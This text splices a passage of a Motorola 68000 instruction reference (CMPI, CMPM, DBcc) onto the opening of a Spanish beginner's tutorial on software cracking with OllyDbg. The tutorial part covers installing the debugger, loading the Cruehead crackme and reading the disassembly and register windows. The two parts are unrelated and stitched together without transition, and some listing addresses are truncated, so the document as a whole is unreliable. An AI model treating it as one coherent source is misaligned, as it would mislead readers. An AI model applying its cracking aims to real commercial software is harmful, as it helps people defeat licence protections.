EEE/AAA : Specifies the effective address of the <ea> operand. The legal addressing modes are:

Addr Mode	Mode	Register
Dn	000	Dn.reg.num
An	001	An.reg.num
(An)	010	An.reg.num
(An)+	011	An.reg.num
-(An)	100	An.reg.num
(d_{16},An)	101	An.reg.num
d_8,An,Xn	110	An.reg.num
(xxx),W	111	000
(xxx),L	111	001
#<data>	111	100
(d_{16},PC)	111	010
(d_8,PC, Xn)	111	011

23.- CMPI - Compare Immediate

Operation *
dst - immediate data -> CCR (set condition code bits only)

Assembler
CMPI #nnnn,<ea>

Attributes
size=Byte,Word,Long

Description
Subtract the source operand from the destination operand, but set the condition codes only. The destination operand is not changed. The size of the operand may be byte, word or long.

Condition Codes

X	N	Z	V	C
-	*	*	*	*

N — Set if the result is negative. Cleared otherwise.
V — Set if an overflow is generated. Cleared otherwise.
Z — Set if the result is zero. Cleared otherwise.
C — Set if a borrow is generated. Cleared otherwise.
X — Not Affected.

Instruction Format

0	0	0	0	1	1	0	0	S	S	E	E	E	A	A	A

W	W	W	W	W	W	W	W	B	B	B	B	B	B	B	B

L	L	L	L	L	L	L	L	L	L	L	L	L	L	L	L

IInstruction Fields

SS : Size field. Specifies size of operation.
00 = Byte operation 01 = Word operation
10 = Long operation

EEE/AAA : Specifies the effective address of the <ea> operand.
The legal addressing modes are:

Addr Mode	Mode	Register
Dn	000	Dn.reg.num
An	---------	---------
(An)	010	An.reg.num
(An)+	011	An.reg.num
-(An)	100	An.reg.num
(d_{16},An)	101	An.reg.num
d_8,An,Xn	110	An.reg.num
(xxx),W	111	000
(xxx),L	111	001
#<data>	---------	---------
(d_{16},PC)	---------	---------
(d_8,PC, Xn)	---------	---------

BBB... : Byte immediate data field. The immediate data is contained here. The WWW... field is set to zero (00000000 binary) and the LLL... field does not exist.
WWW... : Word immediate data field. The immediate data occupies both WWW... and BBB... fields.

The LLL... field does not exist.
LLL... : Long immediate data field. The immediate data occupies all BBB, WWW and LLL fields, and the long word is divided as follows:

WWW...BBB... HIGH word of data

LLL... LOW word of data

24.- CMPM - Compare Memory

Operation *
dst - src -> CCR (set condition code bits only)

Assembler
CMPM (Ay)+,(Ax)+

Attributes
size=Byte,Word,Long

Description
Subtract the source operand from the destination operand, but set the condition codes only. The destination operand is NOT changed. The size of the operand may be byte, word or long.

Condition Codes

X	N	Z	V	C
-	*	*	*	*

N — Set if the result is negative. Cleared otherwise.
V — Set if an overflow is generated. Cleared otherwise.
Z — Set if the result is zero. Cleared otherwise.
C — Set if a borrow is generated. Cleared otherwise.
X — Not Affected.

Instruction Format

1	0	1	1	X	X	X	1	S	S	0	0	1	Y	Y	Y

Instruction Fields

XXX : Register Rx field. ALWAYS specifies the destination register. Specifies an address register A0-A7.

SS : Size field. Specifies the size of the operation.
00 = Byte operation.
01 = Word operation.
10 = Long operation.

YYY : Register Ry field. Always specifies the source register. Specifies an address register A0-A7.

25.- DBcc - Test Condition, Decrement and Branch

Operation *

```
IF condition=FALSE

THEN
        Dn - 1 -> Dn
        IF Dn <> -1
        THEN
                PC + d -> PC
        ELSE
                PC + 2 -> PC
        END IF
ELSE
        PC + 2 -> PC
END IF
```

Assembler

DBcc Dn, <label>

Attributes

size=Word

Description

A complex loop control instruction. The sequence of operations is:
1) Test condition. If condition is TRUE, fall through to next instruction.
2) If condition is FALSE, decrement the low word of the data register used as the counter.
3) If the resulting value of the counter is -1, fall through to next instruction.
4) If counter value is not -1, sign-extend the displacement to 32 bits, and add it onto the current value of the PC.
The instruction should be read as "Decrement and Branch until condition (is true)", as this best summarises the operating logic.

Possible Instructions (S=signed test, U=unsigned test)

DBT	Until True
DBF	Until False (Also written DBRA)
DBHI	Until Higher (Unsigned)
DBLS	Until Lower or Same (Unsigned)
DBCC	Until Carry Clear (Unsigned)
DBCS	Until Carry Set (Unsigned)
DBNE	Until Not Equal (to Zero)
DBEQ	Until Equal (to Zero)
DBVC	Until Overflow Clear
DBVS	Until Overflow Set
DBPL	Until Result Plus (N Clear)
DBMI	Until Result Minus (N Set)
DBGE	Until Greater Or Equal (to Zero?) (Signed)
DBLT	Until Less Than (Zero?) (Signed)
DBGT	Until Greater Than (Zero?) (Signed)
DBLE	Until Less Than or Equal (to Zero?) (Signed)

Condition Codes

Not affected.

Instruction Format

0	1	0	1	C	C	C	C	1	1	0	0	1	R	R	R

16-bit 2s complement displacement follows as extension word.

Instruction Fields

CCCC : Condition specifier field. See table of condition code specifiers at the end of this file.
RRR : Register field. Specifies which data register D0-D7 to use.

Notes: When no terminating condition is required for a loop, and the counter decrementing to -1 is the sole exit condition required (as in Pascal 'for' loop, etc.) then DBF is used. Two methods of loop entry are available. Either the program can fall into the loop, in which case the loop will be executed N+1 times if the value of Dn upon entry is N, or the program can branch direct to the DBcc instruction, in which case, for a value of N in Dn, the loop will be executed N times. The latter method is preferred, as it exits consistently for a counter value of 0 analogously to a Pascal 'for' loop, unless there are good reasons for using the former method.

INTRODUCCION AL CRACKING CON OLLYDBG DESDE CERO

La idea de esta INTRODUCCION AL CRACKING CON OLLYDBG DESDE CERO es la de dar una base para todos los que recién se inician en el arte del cracking con OLLYDBG, tratando de ser una introducción pero a su vez que proporcione una base fuerte para poder ingresar a la lectura y comprensión de tutoriales mas avanzados como los que se encuentran en el actual NUEVO CURSO de CRACKSLATINOS, el cual por supuesto sigue abierto para seguir agregando novedades, concursos y teorías como hasta ahora.


La idea se genero a partir de que los newbies actuales que leen el llamado NUEVO CURSO de CRACKSLATINOS, se encuentran con que este se inicia en un nivel muy alto, y no pueden insertarse gradualmente en el mismo, por lo cual se sienten frustrados y muchas veces abandonan antes de empezar, la idea de esta INTRODUCCION es no repetir los grandes tutes que existen en ese curso que son ya mas de 500 y de un nivel espectacular, si no mas bien sentar la base para que el que termine esta introducción, le sea mas fácil leer cualquier tutorial, obviamente requerirá esfuerzo como todo en el cracking, pero la tarea nuestra es tratar de alivianar ese esfuerzo, sentando aquí las bases del cracking en OLLYDBG para que sea compresible y se pueda entender fácilmente.

PORQUE OLLYDBG?


Aquí no entraremos a hacer grandes elucubraciones o reeditar viejas polémicas de SOFTICE vs OLLYDBG de cual es mejor ni nada de eso, creo que hasta los fanáticos de SOFTICE reconocen que es mas sencillo empezar con OLLYDBG, ya que muestra mayor información y es mas cómodo para aprender, la idea es ingresar al mundo del cracking, por la puerta del OLLYDBG, mas adelante cuando uno ya conoce, puede trasladar fácilmente a cualquier debugger lo aprendido pues cambian las formas de usar de los programas, pero no la esencia.

LO PRIMERO ES LO PRIMERO


Exactamente lo primero es munirse de la herramienta que vamos a utilizar mayormente, para ello pueden hacer clic AQUI para bajarlo.




Como aquí estamos empezando desde cero pues, recién nos estamos haciendo del archivo, y ahora ya que es un archivo zipeado, lo unzipearemos con WINZIP preferentemente a una carpeta en nuestro disco rígido que podamos localizar fácilmente, una buena idea seria poner dicha carpeta en C:/ aunque funciona en cualquier lugar, yo la pondré en C:/.



Una vez descomprimido podemos entrar a la carpeta y ver




Allí esta el archivo ejecutable OLLYDBG.exe el cual ejecutaremos para arrancar el OLLYDBG y al cual para comodidad le haré un acceso directo en mi escritorio.



Bueno ya tenemos bajado y preparado para arrancar a nuestro OLLYDBG.exe, lo ejecutamos.


Nos aparece este cartel avisándonos que la DLL que esta en la carpeta de OLLYDBG es mas antigua que la de sistema, si apretamos SI, borrara la antigua de la carpeta del OLLY y usara la de sistema, yo a pesar de no ver grandes diferencias siempre prefiero elegir que use la propia antes que la de sistema, ya que fue concebido con esa dll, por lo tanto elijo NO.




Allí esta el OLLYDBG vacío, y como siempre el primer programa que abriremos mas que nada para mirar las diferentes partes del OLLYDBG y a vuelo de pájaro poder ubicarnos en sus diferente partes, es el famoso CRACKME DE CRUEHEAD que vendrá adjunto en este tutorial.


Para abrir el archivo a debuggear en el OLLYDBG, vamos a FILE OPEN o hacemos clic en el icono

Se abrirá la ventana para que busquemos el archivo a debuggear en este caso es el crackme de CRUEHEAD.






Allí se abre el susodicho crackme y por ahora no importa que no entendamos lo que nos muestra ya mas adelante aprenderemos eso, la idea es ir mostrando las partes del OLLYDBG y ciertas configuraciones del mismo para que cuando en sucesivos tutes, diga, por ejemplo vayan al DUMP, sepan al menos donde esta, así que esto es mas que nada para ubicación, no es un tute profundo sobre OLLY.




Allí vemos la cuatro partes de la ventana principal del OLLYDBG


1)DESENSAMBLADO :

También llamado listado, aquí el OLLY nos muestra el listado desensamblado del programa que vamos a debuggear, por DEFAULT el OLLY viene configurado para analizar el programa que vamos a debuggear al iniciar, esto se configura en OPTIONS-DEBUGGING OPTIONS.





O sea al estar marcada esa tilde en AUTO START ANALISIS OF MAIN MODULE el OLLYDBG analizara el programa y mostrara información adicional sobre el mismo.



Allí esta el listado inicial del crackme de CRUEHEAD analizado, y si arranca sin analizar debajo podemos ver la diferencia.


```
00401000  6A 00            PUSH 0
00401002  E8 FF040000      CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007  A3 CA204000      MOV DWORD PTR DS:[4020CA],EAX
0040100C  6A 00            PUSH 0
0040100E  68 F4204000      PUSH CRACKME.004020F4                    ASCII "No need to disasm the code!"
00401013  E8 A6040000      CALL <JMP.&USER32.FindWindowA>
00401018  0BC0             OR EAX,EAX
0040101A  74 01            JE SHORT CRACKME.0040101D
0040101C  C3               RETN
0040101D  C705 64204000 0  MOV DWORD PTR DS:[402064],4003
00401027  C705 68204000 2  MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031  C705 6C204000 0  MOV DWORD PTR DS:[40206C],0
0040103B  C705 70204000 0  MOV DWORD PTR DS:[402070],0
00401045  A1 CA204000      MOV EAX,DWORD PTR DS:[4020CA]
0040104A  A3 74204000      MOV DWORD PTR DS:[402074],EAX
0040104F  6A 64            PUSH 64
00401051  50               PUSH EAX
00401052  E8 D1030000      CALL <JMP.&USER32.LoadIconA>
00401057  A3 78204000      MOV DWORD PTR DS:[402078],EAX
0040105C  68 007F0000      PUSH 7F00
00401061  6A 00            PUSH 0
00401063  E8 A2030000      CALL <JMP.&USER32.LoadCursorA>
00401068  A3 7C204000      MOV DWORD PTR DS:[40207C],EAX
0040106D  C705 80204000 0  MOV DWORD PTR DS:[402080],5
00401077  C705 84204000 1  MOV DWORD PTR DS:[402084],CRACKME.00402  ASCII "MENU"
00401081  C705 88204000 E  MOV DWORD PTR DS:[402088],CRACKME.00402  ASCII "No need to disasm the code!"
0040108B  68 64204000      PUSH CRACKME.00402064
00401090  E8 F3030000      CALL <JMP.&USER32.RegisterClassA>
00401095  6A 00            PUSH 0
00401097  FF35 CA204000    PUSH DWORD PTR DS:[4020CA]
0040109D  6A 00            PUSH 0
0040109F  6A 00            PUSH 0
004010A1  68 00800000      PUSH 8000
004010A6  68 00800000      PUSH 8000
004010AB  6A 6E            PUSH 6E
004010AD  68 B4000000      PUSH 0B4
004010B2  68 0000CF00      PUSH 0CF0000
004010B7  68 E7204000      PUSH CRACKME.004020E7                    ASCII "CrackMe v1.0"
004010BC  68 F4204000      PUSH CRACKME.004020F4                    ASCII "No need to disasm the code!"
004010C1  6A 00            PUSH 0
004010C3  E8 CC030000      CALL <JMP.&USER32.CreateWindowExA>
004010C8  A3 94204000      MOV DWORD PTR DS:[402094],EAX
004010CD  6A 01            PUSH 1
```

La ventana analizada muestra mas información, que aunque aun no sepamos bien que es, se ve mas completa, igual es bueno saber que de la ventana analizada se puede quitar el análisis, si uno no esta de acuerdo con el mismo o uno se da cuenta que el mismo esta equivocado lo cual puede ocurrir.

Muchas veces el OLLYDBG muestra partes que no son listado correcto porque interpreto mal el código ejecutable como datos, en ese caso se ven unos DB como estos

```
OllyDbg - kill-me3.exe - [CPU - main thread, module
C File View Debug Plugins Options Window Help
L E M T W H C / K B
00401000   06            DB 06
00401001   88            DB 88
00401002   0F            DB 0F
00401003   66            DB 66                                CHAR 'f'
00401004   79            DB 79                                CHAR 'y'
00401005   FE            DB FE
00401006   0E            DB 0E
00401007   66            DB 66                                CHAR 'f'
00401008   2E            DB 2E                                CHAR '.'
00401009   6B            DB 6B                                CHAR 'k'
0040100A   10            DB 10
0040100B   66            DB 66                                CHAR 'f'
0040100C   CD            DB CD
0040100D   72            DB 72                                CHAR 'r'
0040100E   10            DB 10
0040100F   66            DB 66                                CHAR 'f'
00401010 . 4C            DEC ESP
00401011 . EA 0F665F5F 0 JMP FAR 660E:5F5F660F                Far jump
00401018   DB            DB DB
00401019   0D            DB 0D
0040101A   0E            DB 0E
0040101B   66            DB 66                                CHAR 'f'
0040101C   A8            DB A8
0040101D   BD            DB BD
0040101E   0C            DB 0C
0040101F   66            DB 66                                CHAR 'f'
00401020   A2            DB A2
00401021   72            DB 72                                CHAR 'r'
00401022   10            DB 10
00401023   66            DB 66                                CHAR 'f'
00401024   3A            DB 3A                                CHAR ':'
00401025   F7            DB F7
00401026   0E            DB 0E
00401027   66            DB 66                                CHAR 'f'
00401028   64            DB 64                                CHAR 'd'
00401029   2C            DB 2C                                CHAR ','
```


En ese caso puedo quitar manualmente el análisis que el OLLYDBG ha realizado haciendo CLICK DERECHO en el listado y eligiendo ANALISIS-REMOVE ANALYSIS FROM MODULE




y en ese caso el listado se vera sin análisis pero correcto

```
0401007  66:2E:6B10 66    IMUL DX,WORD PTR CS:[EAX],66
040100C  CD 72            INT 72
040100E  1066 4C          ADC BYTE PTR DS:[ESI+4C],AH
0401011  EA 0F665F5F 0E6  JMP FAR 660E:5F5F660F                Far jump
0401018  DB               ???                                  Unknown command
0401019  0D 0E66A8BD      OR EAX,BDA8660E
040101E  0C 66            OR AL,66
0401020  A2 7210663A      MOV BYTE PTR DS:[3A661072],AL
0401025  F7               ???                                  Unknown command
0401026  0E               PUSH CS
0401027  66:64:2C 0D      SUB AL,0D                            Superfluous prefix
040102B  66:3B9A 0D66C1F  CMP BX,WORD PTR DS:[EDX+FDC1660D]
0401032  0E               PUSH CS
0401033  66:A6            CMPS BYTE PTR DS:[ESI],BYTE PTR ES:[EDI
0401035  3E:0E            PUSH CS                              Superfluous prefix
0401037  66:D5 E3         AAD 0E3
040103A  0C 66            OR AL,66
040103C  5A               POP EDX
040103D  C2 0C66          RETN 660C
0401040  EC               IN AL,DX                             I/O command
0401041  9C               PUSHFD
0401042  0D 66EEF60E      OR EAX,0EF6EE66
0401047  66:0D 3F0E       OR AX,0E3F
040104B  66:699A 0D66F3C  IMUL BX,WORD PTR DS:[EDX+C5F3660D],660D
```

Otra cosita que hace a la claridad para trabajar y que por lo menos a mi me gusta, aunque cada uno puede variar en estos temas es colorizar los JUMPS Y CALLS eso se hace haciendo clic derecho APPEARENCE – HIGHLIGHTING – JUMPS AND CALLS



El resultado es el siguiente




Allí vemos que en celeste quedan resaltados los CALLS y en amarillo los JUMPS, lo cual es mas claro para la vista.


Bueno con eso nuestro listado queda mas fácil de interpretar, aunque aun no tengamos la mas remota idea de que significa, pero bueno hay que preparar antes las herramientas para poder ir de a poco aprendiendo

2)<u>REGISTROS</u>


La segunda ventana importante del OLLYDBG es la de los REGISTROS



Recordamos que la ventana de registros se encuentra en la parte superior derecha del OLLYDBG, allí muestra bastante mas información que los registros en si.




Tiene muchísima más información que aun no veremos, pero se puede cambiar el modo de visualización en tres formas. (VIEW FPU REGISTERS, VIEW 3D NOW REGISTERS y VIEW DEBUG REGISTERS) por default viene elegida la primera.



